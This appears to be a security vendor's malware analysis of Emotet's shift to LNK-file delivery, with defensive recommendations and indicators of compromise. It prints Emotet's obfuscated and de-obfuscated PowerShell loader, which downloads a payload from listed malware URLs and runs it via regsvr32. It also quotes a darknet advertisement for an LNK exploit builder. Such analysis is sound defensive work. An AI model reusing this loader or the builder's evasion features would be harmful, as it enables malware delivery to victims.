
Emotet, Briefly

Emotet, one of the first Malware-as-a-Service (MaaS), an ever-evolving botnet and banking trojan active since 2014, recently added new techniques to its arsenal. Initially intended to extract sensitive banking information from a victim's computer and operate using other malware trojans, this notorious malware continues evolving by implementing new techniques in the malware delivery stage.



10 security vendors and no sandboxes flagged this file as malicious

85272956b712e97030c676301d971e6999bb6ef35165d79a3dbf7641a12e050a
documentazione 01062022.lnk

3.77 KB
Size

2022-06-01 08:27:33 UTC
2 hours ago

abused-exe-pattern checks-network-adapters detect-debug-environment direct-cpu-clock-access hiding-window lnk long-command-line-arguments runtime-modules

10 security vendors and no sandboxes flagged this file as malicious

85272956b712e97030c676301d971e6999bb6ef35165d79a3dbf7641a12e050a
documentazione 01062022.lnk

3.77 KB
Size

2022-06-01 08:27:33 UTC
2 hours ago

abused-exe-pattern checks-network-adapters detect-debug-environment direct-cpu-clock-access hiding-window lnk long-command-line-arguments runtime-modules

Figure 1: New malicious instance of Emotet

This document is an update to the technical report on Emotet from December 2021.

High-Level Workflow


Until recently, Emotet's infection flow and execution included the first phase of malspam activity, which lures the user to open an attachment, thereby triggering a macro code to run on the victims' system. In previous versions of Emotet, the macro would directly launch PowerShell to download the payload. After the macro phase, each version would act differently, for example, lateral spreading, dropping additional malware, and deploying Emotet modules. We have already witnessed Ryuk, Trickbot, and other notorious malware using Emotet to gain initial access.

Shortcuts, Regsvr32, and 64-bit Loaders

In recent versions of Emotet, we detected something different in the infection chain: The macro code that was previously in use has been replaced with an LNK file.

One of the reasons this change took place relates to Microsoft's announcement about VBA protection, which will eventually block any macro file of internet origin from being executed.


The LNK initiates an encoded Powershell code, which calls regsvr32.exe (Windows command-line utility to register and unregister OLE controls) from the Syswow64 folder to run the payload, allowing 32-bit binary to run in 64-bit OS. This might indicate that Emotet's new variants will drop the ability to act on 32-bit OS.

Emotet regsvr32 command 

```
"%windir%\system32\regsvr32.exe" %TEMP%\..\RXMuPMWTX\UHsncVGtRe.kTV
```

Figure 2: Emotet regsvr32 command


The Obfuscated Base64 Encoded PowerShell code defines the Preference Variable (ProgressPreference) mode of "Silently Continue" (suppresses the error message and continues executing the command) and multiple links to communicate with in order to fetch the payload to the newly created folder.

Emotet Powershell process 

```
c:/windows/system32/WindowsPowerShell/v1.0/powershell.exe start-process Form_.lnk
```

Figure 3: Emotet Powershell process


Base64 obfuscated shellcode



```
[System.Text.Encoding]::ASCII;$lQOhal='ICAgIFdyaXRlLUhvc3QgIk9HSVp4IjskUHJvZ3Jlc3NQcmVmZXJlbmNlPSJTaWxlbnRseUNvbnRpbnVlIjskbG
lua3M9KCJodHRwOi8vb2NhbG9ndWxsYXJpLmNvbS9pbmMvcUZWYTd0em9iMmVRVGs1ZFdELyIsImh0';$aW='dHA6Ly9wZXJmZWN0Z3VhcmQu
aHUvYm9hL2FmWjlRNFN1d3M3QXgvIiwiaHR0cDovL29nZW5odWt1ay5jb20vY3NzL1JZbklPZTluVTMvIiwiaHR0cDovL29uZXBpZWNlYXJrLmRvdGh
vbWUuY28ua3lvandyL1EvIiwiaHR0cDovL3d3dy5uZXh0Y2FtcG9sYXJnby5jb20uYnIvY2dpLWJpbi9IZVU1SGhzY1oxMFk1TzJTcy8iLCJodHRwczovL3
d3dy5vbGFmcy1yYWRsYWRlbi5kZS9jYXB0Y2hhL2lUTlJVdXNXWTNxTmxoQnBHLyIpOyR0PSJSWE11UE1XVFgiOyRkPSIkZW52OlRNUFwuLlwkd
CI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcVUhzbmN
WR3RSZS5rVFY7UmVnc3ZyMzIuZXhlIClkZFxVSHNuY1ZHdFJlLmtUVil7YnJlYWt9IGNhdGNoIHsgfX0=';$KggH=[System.Convert]::FromBase64Stri
ng($lQOhal+$aW);$LWOg=$ZMFiil.GetString($KggH); iex ($LWOg)
```

Figure 4: Base64 obfuscated shellcode

De-obfuscated Powershell commands embedded in the LNK file



```
 Write-Host "OGIZx";$ProgressPreference="SilentlyContinue";$links=("http://ocalogullari.com/inc/qFVa7tzob2eQTk5dW
D/","http://perfectguard.hu/boa/afZ9Q4Suws7Ax/","http://ogenhukuk.com/css/RYnlOe9nU3/","http://onepieceark.dothome.c
o.kr/jwr/Q/","http://www.nextcampolargo.com.br/cgi-bin/eeU5HhscZ10Y5O2Ss/","https://www.olafs-radladen.de/captcha/iTN
RUusWY3qNlhBpG/");$t="RXMuPMWTX";$d="$env:TMP\..\$t";mkdir -force $d | out-null;foreach ($u in $links) {try {IWR $u
-OutFile $d\UHsncVGtRe.kTV;Regsvr32.exe "$d\UHsncVGtRe.kTV";break} catch { }}
```


Figure 5: De-obfuscated Powershell commands embedded in the LNK file

LNK Current Volume and Prior Usage

Cyberint Research Team has detected 45 LNK samples over the past month; most of the LNK files appeared as Emotet-related and shared the same cmdlets structure. However, the Powershell employment using the LNK technique appeared in the wild in 2021 while being used in the Document Stealer OutSteel and the Downloader SaintBot, according to Unit 42 Report. Emotet operators might become inspired by the technique and implement it in their infection chain.

In addition, the Cyberint Research Team detected several instances of LNK payload builders for sale on known Darknet Forums. This kind of payload is already gaining traction and will probably increase its presence in new malware variants.

LNK exploit sale post on Darknet forum



.LNK EXPLOIT BUILDER | SPOOF ANY EXTENSION | FUD | BYPASS SMARTSCREEN & MORE

[SELLING]
Welcome everyone,
QuantumBuilder will make your payloads look like any file format (.png, .mp4, ...), you can even disguise them as a folder.
* Spoof any extension
* 328 different icons available, even the Microsoft Office ones (.doc, .xls, ...)
* Bypass Windows Smartscreen, EV certs are a thing of the past
* Decoy (upon opening your .lnk a file of your choosing will be displayed on your victim's pc)
* Multiple payloads per .lnk. Even if one gets detected the rest will still run
* 100% FUD even if you spread your stub, every build is unique
* Execute your exes with admin privileges by prompting UAC with a Microsoft signed binary (powershell.exe)
* Run your payload at startup or with a delay
* Hide your payloads after executing them
* Choose where your exe is dropped on your victim's computer
Macros are for the most part dead, this is probably the best method to deliver malicious code (apart from expensive 0-days)
-> https://blog.cyble.com/2022/04/27/emotet-returns-with-new-ttps-and-delivers-lnk-files-to-its-victims/
https://quantum-software.online/Demo/
1 month > 189 EUR
2 months > 355 EUR
6 months > 899 EUR
Lifetime > 1500 EUR
Telegram >
Email > support@quantum-software.online

Figure 6: LNK exploit sale post on Darknet forum

Conclusions and Recommendations

As malware and stealers keep evolving and becoming more complex in their evasion methods, the race to detect new techniques and bypasses will continue at high intensity. Although the malware contains multiple layers of obfuscation and encoding, the entry point is the employee who might mistakenly enable the macro code/LNK file that will lead to the infection of the machine.

- Ensure that your organization is set for the new VBA protection, use a Group Policy to disable macros running in Microsoft Office applications.
- Educate users on the standard TTP used and reinforce the message that documents encouraging them to “Enable Editing,” “Enable Content”, or disable any other security setting are almost undoubtedly malicious.
- Ensure that email security controls are applied to limit the delivery of potentially malicious attachments or links to end-users, and implement protocols and security controls such as DKIM, DMARC, and SPF.
- Continuous monitoring of unusual endpoint behaviors such as excessive requests to specific web hosts using unique user-agent strings, can be an early indication of compromise.

- Consider applying deep content inspection to ensure that any downloaded content filetype matches the actual file content and blocks dangerous filetypes, such as executables, for standard users.

Want to speak to Cyberint experts? Contact us!

IOC Table

Value	Type
62af1ebe8d0b1d490b3b2e5a8bcbc9c5b1e589342a53ebb37ab883d3e2ad4ae9	Sha-256
85272956b712e97030c676301d971e6999bb6ef35165d79a3dbf7641a12e050a	Sha-256
28DDB73F9C69E88C7FF2F7BE33141BB90424BA511A6199CB8D4C905623B28E64	Sha-256
dc5de854f1d30afbeb60bc7f3d9bbff11e413aba205d6afa4abbd4edf5e45045	Sha-256
hxxp://ocalogullari[.]com/inc/qFVa7tzob2eQTk5dWD/	URL
188.132[.]217[.]108	IP